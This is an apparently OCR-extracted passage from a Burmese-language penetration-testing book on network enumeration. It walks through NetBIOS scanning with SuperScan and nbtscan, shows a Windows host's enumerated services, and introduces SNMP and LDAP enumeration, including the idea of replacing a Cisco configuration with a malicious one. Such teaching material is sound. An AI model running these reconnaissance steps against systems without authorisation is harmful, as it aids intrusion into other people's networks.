
ကျွန်တော်တို့က monitoring application တွေကို အသုံးပြုနေတယ်ဆိုရင် ဒါဟာ SNMP ဖြစ်ဖို့ များပါတယ်။ default community name ကို change လိုက်တာ လိုမျိုး မှန်ကန်တဲ့ configure ပြုလုပ်မထားဘူးဆိုရင်တော့ SNMP သည် information တွေကို ဖော်ပြနေမှာဖြစ်ပါတယ်။ Active directory ဟာ operate လုပ်ဖို့အတွက် LDAP ကို အားထားရပါတယ်။ default အတိုင်းရှိနေတဲ့ LDAP ဟာ လုံခြုံမှု မရှိပါဘူး။ LDAP သာ လုံခြုံမှု မရှိရင်တော့ ရှိသမျှ information အားလုံးကို attacker က

ရယူသွားမှာဖြစ်ပါတယ်။

SMTP server က ကျွန်တော်တို့ရဲ့ မေးခွန်းတိုင်းကို ဖြေပေးနိုင်ပါတယ်။ မှန်ကန်စွာ မေးတတ်ဖို့တော့ လိုပါတယ်။ NTP ကတော့ machine အားလုံးရဲ့ အချိန်ကို synchronize လုပ်ပေးနိုင်ပါတယ်။ machine name တွေ အားလုံးကို extract လုပ်နိုင်ဖို့အတွက်တော့ Metasploit code တွေကို အသုံးပြုနိုင်ပါတယ်။ ခုဆွေးနွေးတာတွေက အကြမ်းဖျင်း အကျဉ်းချုပ်သာ ဆွေးနွေးခဲ့ခြင်းပါ။

NetBIOS

NetBIOS ဆိုတာ Windows 200 & Windows XP တို့မှာ သုံးခဲ့တဲ့ old technique တစ်ခုဆိုတာ ကျွန်တော်တို့ သိရှိပြီးပါပြီ။ အတော် ကျန်ခဲ့ပြီဖြစ်လို့ ကျွန်တော်တို့ရဲ့ ယနေ့ Operating system တွေအတွက်တော့ အထောက်အကူ မဖြစ်ပေမယ့် information အချို့ကိုတော့ ဖော်ပြနေနိုင်ဆဲ ဖြစ်ပါတယ်။




အထက်ပါပုံမှာ Super Scan ကို အသုံးပြုပြီး IP address တစ်ခုကို scan ပြထားပါတယ်။ 192.168.10.2 ကိုပါ။ ပုံမှာ မြင်နိုင်ပါတယ်။ ထို Super Scan ကို ဒေါင်းယူလိုပါက bit.ly/kmn-ap မှာ ဒေါင်းယူနိုင်ပါတယ်။ .exe ဖိုင်အမျိုးအစား ဖြစ်ပြီး

Windows မှာရော Linux မှာပါ run နိုင်ပါတယ်။ Kali Linux မှာ အသုံးပြုလိုရင်တော့ download လို့ ရ လာတဲ့ SuperScan4.1.exe ကို Desktop ပေါ်မှာ ထားလိုက်ပါ။ ပြီးရင် terminal ကိုဖွင့်ပြီး အောက်ပါအတိုင်း ရိုက်ထည့်ရုံပါပဲ။

```
root@kali:~# cd Desktop
root@kali:~/Desktop# wine SuperScan4.1.exe
```

cd Desktop က လက်ရှိ Home directory ကနေ Desktop Directory ထဲကို ပြောင်းဝင်လိုက်တာဖြစ်ပါတယ်။ wine ဆိုတာက windows မှာသုံးတဲ့ exe တွေကို ဖတ်ပေးနိုင်တဲ့ app ပါ။ SuperScan4.1.exe ဆိုတာက ဖွင့်မယ့် ဖိုင်နာမည် ဖြစ်ပါတယ်။




result မှာတော့ UDP port ၃ခု ပွင့်နေတာကို တွေ့ရပါမယ်။ UDP banner grabbing (3 ports) ဆိုတဲ့ message နဲ့ ပြသပေးတာဖြစ်ပါတယ်။ (Windows application မို့ Windows မှာ သုံးတာက ပိုပြီး အဆင်ပြေပါလိမ့်မယ်။)။


ကျွန်တော်တို့ အသုံးပြုမယ့် Kali Linux မှာ အလားတူ program မျိုးကို command line (terminal) မှာတင် အသုံးပြုနိုင်ပါတယ်။ အသုံးပြုရမယ့် tool ကတော့ nbtscan ဖြစ်ပါတယ်။

```
Examples:
        nbtscan -r 192.168.1.0/24
                Scans the whole C-class network.
        nbtscan 192.168.1.25-137
                Scans a range from 192.168.1.25 to 192.168.1.137
        nbtscan -v -s : 192.168.1.0/24
                Scans C-class network. Prints results in script-friendly
                format using colon as field separator.
                Produces output like that:
                192.168.0.1:NT_SERVER:00U
                192.168.0.1:MY_DOMAIN:00G
                192.168.0.1:ADMINISTRATOR:03U
                192.168.0.2:OTHER_BOX:00U
                ...
        nbtscan -f iplist
                Scans IP addresses specified in file iplist.
```


ကျွန်တော်တို့ သိမှတ်ထားရမှာက NetBIOS သည် ယနေ့ခေတ်မှာ သုံးတဲ့ application မဟုတ်ပါဘူး။ သုံးခဲ့တာ ကြာပြီဖြစ်တာကြောင့် နောက်ပိုင်း OS version တွေနဲ့တော့ ကိုက်ညီမှု ရှိမှာမဟုတ်ဘူးဆိုတာကိုပါ။



နောက်ထပ် ကျွန်တော့် Windows 7 IP address တစ်ခုကို Scan ပြထားတာပါ။




SuperScan မှာ ကြည့်ရင် Options tab လေးတွေကို တွေ့ရမှာဖြစ်ပါတယ်။ အဲသည်ထဲက Windows Enumeration ဆိုတဲ့ Tab ကို သွားလိုက်ပါ။ ပြီးရင် ပေါ်လာတဲ့ Hostname/IP/URL ဆိုတဲ့နေရာမှာ မိမိ Target ရဲ့ Hostname, IP (or) URL တွေကို ထည့်သွင်းပြီး Enumerate လုပ်ကြည့်နိုင်ပါတယ်။ ဒီနေရာမှာ ကျွန်တော်က 10.0.2.15 (Windows 7 IP address) ကို ထည့်သွင်းလိုက်ပါတယ်။




Result တွေကို မိမိတို့ဘာသာ စမ်းသပ်ကြည့်နိုင်ပါတယ်။

Clear button ကို နှိပ်ပြီး ရှာဖွေထားတာတွေကို ဖျက်လိုက်ပါ။ ပြီးရင် Optionsကို နှိပ်ပါ။



ပေါ်လာတဲ့ Box မှာ Use these credentials ဆိုတဲ့ အပေါ်ဆုံး box ကို အမှန်ခြစ်လိုက်ပါ။ Account နဲ့ သက်ဆိုင်တာတွေကို ဖြည့်ပါ။ ကျွန်တော်ကတော့ နမူနာ စမ်းပြထားရုံပါ။ training.com မှာ ရှာဖွေမှာ ဖြစ်ပါတယ်။ Account ဆိုင်ရာ အချက်အလက်တွေ ဖြည့်ပြီးသွားတဲ့အခါ OK ကို နှိပ်ပြီး Enumerate ပြန်လုပ်ကြည့်ပါ။



စသည်ဖြင့် အချက်အလက်တွေကို တွေ့မြင်ရပါလိမ့်မယ်။

```
Platform ID                    : 500
Version                        : 6.3
Comment                        : ""
Type                           : 0080102B

LAN Manager Workstation
LAN Manager Server
Primary Domain Controller
Timesource Server
NT/2000 Workstation
```

```
Remote services on 10.0.2.15

AdobeARMservice     Running       Adobe Acrobat Update
Service
AeLookupSvc         Stopped       Application Experience
ALG                 Stopped       Application Layer
Gateway Service
AppIDSvc            Stopped       Application Identity
Appinfo             Running       Application Information
AudioEndpointBuilder  Running       Windows Audio Endpoint
Builder
Audiosrv            Running       Windows Audio
AxInstSV            Stopped       ActiveX Installer
(AxInstSV)
BDESVC              Stopped       BitLocker Drive
Encryption Service
BFE                 Running       Base Filtering Engine
BITS                Running       Background Intelligent
Transfer Service
Browser             Stopped       Computer Browser
bthserv             Stopped       Bluetooth Support
Service
CertPropSvc         Stopped       Certificate Propagation
clr_optimization_v2.0.50727_32  Stopped       Microsoft
.NET Framework NGEN v2.0.50727_X86
COMSysApp           Stopped       COM+ System Application
CryptSvc            Running       Cryptographic Services
DcomLaunch          Running       DCOM Server Process
```

ဒီလောက်ဆိုရင် ကျွန်တော်တို့အနေနဲ့ ဘယ်လိုလုပ်ဆောင်ရမယ်ဆိုတာကို ဆက်လက် စမ်းသပ်နိုင်ပြီလို့ ယူဆပါတယ်။ နောက်ထပ် တစ်ခု ဆက်ဆွေးနွေးရအောင် ခင်ဗျ။

SNMP

Information တွေကို ရှာဖွေတဲ့နေရာမှာ Simple Network Management Protocol (SNMP) ကိုလည်း indicator ကောင်းတစ်ခုအဖြစ် အသုံးပြုနိုင်ပါတယ်။ ဥပမာပြောရရင် private string တစ်ခုမှာ Cisco device တစ်ခု run နေတာကို သိမယ်ဆိုရင် device configuration တစ်ခုလုံးကို ဒေါင်းယူထားနိုင်ပြီး ပြန်လည်ပြုပြင် ပြင်ဆင်ကာ ကိုယ်ပိုင် malicious configuration အနေနဲ့ upload ပြန်တင်နိုင်မှာ ဖြစ်ပါတယ်။

Windows based device တစ်ခုခုမှာ SNMP နဲ့ configure လုပ်ထားရင် patch level, services running, last reboot times, user names, routes နဲ့ အခြားသော information တွေကို extract ရယူနိုင်ပါတယ်။ SNMP နဲ့ query လုပ်တဲ့အခါမှာ MIB API ကို သိထားဖို့ လိုပါတယ်။ MIB က Management Information Base ကိုခေါ်ပြီး device ကို query လုပ်ဖို့နဲ့ information တွေကို extract လုပ်နိုင်ဖို့ အသုံးပြုတာဖြစ်ပါတယ်။

နောက်တစ်ခု သတိထားသင့်တာက ကျွန်တော်တို့အနေနဲ့ အသုံးပြုဖို့ မလိုအပ်တဲ့ Windows component တွေကို install မလုပ်ဖို့ပါ။ သုံးဖို့ လိုအပ်တယ်ဆိုရင်တောင်မှ တရားဝင်ခွင့်ပြုချက်ရယူထားသူက ထို program ပေါ် Access ရယူနေနိုင်လား၊ နောက်ကွယ်ကနေ Backdoor တွေကို ဖန်တီးအသုံးပြုနိုင်မလား ဆိုတာ သေချာ လေ့လာသင့်ပါတယ်။ Browser မှာ extension တွေ၊ Plug-in တွေ ထည့်သွင်းသုံးသလိုပါပဲ။ သေချာစွာ စစ်ဆေးကြည့်ဖို့ လိုအပ်ပါတယ်။ Community name တွေကို default အတိုင်းမသုံးဖို့ စတာတွေလည်း လုပ်ဆောင်ထားဖို့ လိုအပ်ပါလိမ့်မယ်။

လိုအပ်ချက်အရ SNMP ကို enable လုပ်ထားရပါက event logs တွေကို monitor လုပ်နေဖို့နဲ့ traps တွေကို collect လုပ်ထားဖို့ စတာတွေ လုပ်ဆောင်ထားဖို့ လိုအပ်ပါတယ်။


LDAP

LDAP (Lightweight Directory Access Protocol) ကို အခြားသော services တွေမှ (သို့မဟုတ်) active directory ထဲမှာပဲ စုစည်းထားတဲ့ directory တွေကို access ရယူနိုင်ဖို့အတွက် အသုံးပြုလေ့ရှိပါတယ်။ directory တွေဟာ Organization တစ်ခုရဲ့ Structure လို တည်ရှိနေတတ်ပြီး quick lookup နဲ့ fast resolution လုပ်နိုင်ဖို့အတွက် DNS နဲ့ တွဲထားလေ့ရှိပါတယ်။ သာမန်အတိုင်းဆို directory တွေသည် port 389 မှာ run ပါတယ်။

User profile (e.g. user name, passwords, ..) ကိုသာ သင့်အနေနဲ့ access ရရှိထားတယ်ဆိုရင်တော့ LDAP enumeration လုပ်ဆောင်ရတာ လွယ်ကူနိုင်ပါတယ်။ အဲလိုလုပ်ဖို့အတွက်တော့ Administrator Account လိုမျိုး high privilege


တွေရရှိနေတဲ့ account တောင် မလိုအပ်ပါဘူး။ target domain ထဲမှာ သာမန် account တစ်ခုခု ရှိရုံနဲ့တင် အဆင်ပြေပါတယ်။

ဒါကို လုပ်ဆောင်ကြည့်ဖို့အတွက် Softerra ကို အသုံးပြုကြည့်ရအောင်။ (LDAP hack (or) LDAP enumerate လုပ်ဆောင်ဖို့အတွက်တော့ tool တွေက မများဘူးခင်ဗျ။)



(ယခုစာအုပ်ပါ tool များ (applications) ကို bit.ly-kmn-app တွင် update အနေနဲ့ အမြဲတမ်း ရယူနိုင်မှာဖြစ်ပါတယ်။) ခု အထက်ပါပုံမှာ အသုံးပြုထားတာကတော့ Softerra ရဲ့ LDAP Administrator 2017 ဖြစ်ပါတယ်။ install ပြီး ဖွင့်တဲ့အခါ အထက်ပါအတိုင်း မြင်ရပါမယ်။ Windows မှာ အသုံးပြုပြတာ ဖြစ်ပါတယ်။ ပုံထဲကအတိုင်းပဲ server ကိုနှိပ်ပြီး New Profile ရွေးချယ်လိုက်ပါ။


Profile Name တစ်ခု ပေးပြီး Next နဲ့ ဆက်သွားတဲ့အခါ အောက်ပါ ပုံအတိုင်း မြင်ရပါမယ်။ Host နေရာမှာ Host ရဲ့ IP address ကို ဖြည့်သွင်းနိုင်ပြီး port ကတော့ 389 မှာ run တယ်လို့ ဆွေးနွေးထားပြီးဖြစ်ပါတယ်။




Host နေရာမှာ Target IP ကို ထည့်သွင်းပြီး Base DN မှာ DC=Training,DC=com လို့ ဖြည့်သွင်းလိုက်ပါတယ်။ Training.com server ကို scan မှာမို့ပါ။ ပြီးတော့ next လိုက်ပါတယ်။

